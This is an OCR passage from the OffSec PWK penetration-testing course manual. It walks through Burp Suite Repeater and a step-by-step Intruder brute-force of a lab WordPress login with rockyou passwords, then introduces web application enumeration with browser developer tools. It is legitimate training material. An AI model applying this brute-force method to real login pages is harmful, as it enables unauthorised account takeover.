



*Figure 92: Sending a Request to Repeater*

If we click on *Repeater*, we will observe one sub-tab with the request on the left side of the window. We can send multiple requests to Repeater and it will display them using separate tabs. Let's send the request to the server by clicking *Send*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 93: Burp Suite Repeater*

Burp Suite will display the raw server response on the right side of the window, which includes the response headers and un-rendered response content.





*Figure 94: Burp Suite Repeater with Request and Response*

The last feature we will cover is *Intruder*, but first, we'll need to configure our local Kali's **hosts** file to statically assign the IP to the *offsecwp* website we are going to test.

```
kali@kali:~$ cat /etc/hosts
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...
192.168.50.16 offsecwp
```

*Listing 102 - Setting up our /etc/hosts file for offsecwp*

The *Intruder*[347] Burp feature, as its name suggests, is designed to automate a variety of attack angles, from the simplest to more complex web application attacks. To learn more about this feature, let's simulate a password brute forcing attack.

Since we are dealing with a new target, we can start a new Burp session and configure the Proxy as we did before. Next, we'll navigate to **http://offsecwp/wp-login.php** from Firefox. Then, we will type "admin" and "test" as respective username and password values, and click *Log in*.





*Figure 95: Simulating a failed WordPress login*

Returning to Burp, we'll navigate to *Proxy* > *HTTP History*, right-click on the POST request to **/wp-login.php** and select *Send to Intruder*.

[347] (PortSwigger, 2021), https://portswigger.net/burp/documentation/desktop/tools/intruder/using

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 96: Sending the POST request to Intruder*

We can now select the *Intruder* tab in the upper bar, choose the POST request we want to modify, and move to the *Positions* sub-tab. Knowing that the user *admin* is correct, we only need to brute force the password field. First, we'll press *Clear* on the right bar so that all fields are cleared. We can then select the value of the *pwd* key and press the *Add* button on the right.





*Figure 97: Assigning the password value to the Intruder payload generator*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We have now instructed the Intruder to modify only the password value on each new request. Before starting our attack, let's provide Intruder with a wordlist. Knowing that the correct password is "password", we can grab the first 10 values from the rockyou wordlist on Kali.

```
kali@kali:~$ cat /usr/share/wordlists/rockyou.txt | head
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

*Listing 103 - Copying the first 10 rockyou wordlist values*

Moving to the *Payloads* sub-tab, we can paste the above wordlist into the *Payload Options[Simple list]* area.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 98: Pasting the first 10 rockyou entries*

With everything ready to start the Intruder attack, let's click on the top right *Start Attack* button.

We can move past the Burp warning about restricted Intruder features, as this won't impact our attack. After we let the attack complete, we can observe that apart from the initial probing request, it performed 10 requests, one for each entry in the provided wordlist.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|
| 0 | | 200 | | | 6462 | |
| 1 | 123456 | 200 | | | 6462 | |
| 2 | 12345 | 200 | | | 6462 | |
| 3 | 123456789 | 200 | | | 6462 | |
| 4 | password | 302 | | | 1097 | |
| 5 | iloveyou | 200 | | | 6462 | |
| 6 | princess | 200 | | | 6462 | |
| 7 | 1234567 | 200 | | | 6462 | |
| 8 | rockyou | 200 | | | 6462 | |
| 9 | 12345678 | 200 | | | 6462 | |
| 10 | abc123 | 200 | | | 6462 | |

*Figure 99: Inspecting Intruder's attack results*

We'll notice that the WordPress application replied with a different *Status* code on the 4th request, hinting that this might be the correct password value. Our hypothesis is confirmed once we try to log in to the WordPress administrative console with the discovered password.





*Figure 100: Logging to the WP admin console*

Now that we've built a solid foundational knowledge about how Burp and other assessment tools work, let's take the next step and learn how to enumerate a target web application.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 8.3 Web Application Enumeration

This Learning Unit covers the following Learning Objectives:

- Learn how to debug Web Application source code
- Understand how to enumerate and inspect Headers, Cookies, and Source Code
- Learn how to conduct API testing methodologies

In a previous Module, we learned how passive information gathering can play a critical role when mapping web applications, especially when public repositories or Google dorks disclose sensitive information about our target. Whether working with leaked credentials or mere application documentation, we should always refer to the information retrieved passively during our active web application testing, as it might lead to unexplored paths.

It is important to identify the components that make up a web application before attempting to blindly exploit it. Many web application vulnerabilities are technology-agnostic. However, some exploits and payloads need to be crafted based on the technological underpinnings of the application, such as the database software or operating system. Before launching any attacks on a web application, we should first attempt to discover the technology stack in use. Technology stacks generally consist of a host operating system, web server software, database software, and a frontend/backend programming language.

Once we have enumerated the underlying stack using the methodologies we learned earlier, we'll move on to application enumeration.

We can leverage several techniques to gather this information directly from the browser. Most modern browsers include developer tools that can assist in the enumeration process.

> *As the name implies, although Developer Tools are typically used by developers, they are useful for our purposes because they offer information about the inner workings of our target application.*

We will be focusing on Firefox since it is the default browser in Kali Linux. However, most browsers include similar tools.

### 8.3.1 Debugging Page Content

A good place to start our web application information mapping is with a URL address. File extensions, which are sometimes part of a URL, can reveal the programming language the application was written in. Some extensions, like .php, are straightforward, but others are more cryptic and vary based on the frameworks in use. For example, a Java-based web application might use .jsp, .do, or .html.

File extensions on web pages are becoming less common, however, since many languages and frameworks now support the concept of *routes*,[348] which allow developers to map a URI to a

[348] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Web_framework#URL_mapping

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

section of code. Applications leveraging routes use logic to determine what content is returned to the user, making URI extensions largely irrelevant.

Although URL inspection can provide some clues about the target web application, most context clues can be found in the source of the web page. The Firefox *Debugger* tool (found in the *Web Developer* menu) displays the page's resources and content, which varies by application. The Debugger tool may display JavaScript frameworks, hidden input fields, comments, client-side controls within HTML, JavaScript, and much more.

Let's test this out by opening Debugger while browsing the *offsecwp* app:





*Figure 101: Using Developer Tools to Inspect JavaScript Sources*

We'll notice that the application uses *jQuery*[349] version 3.6.0, a common JavaScript library. In this case, the developer *minified*[350] the code, making it more compact and conserving resources, which also makes it somewhat difficult to read. Fortunately, we can "prettify" code within Firefox by clicking on the *Pretty print source* button with the double curly braces:

[349] (jQuery, 2022), https://jquery.com/

[350] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Minification_(programming)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

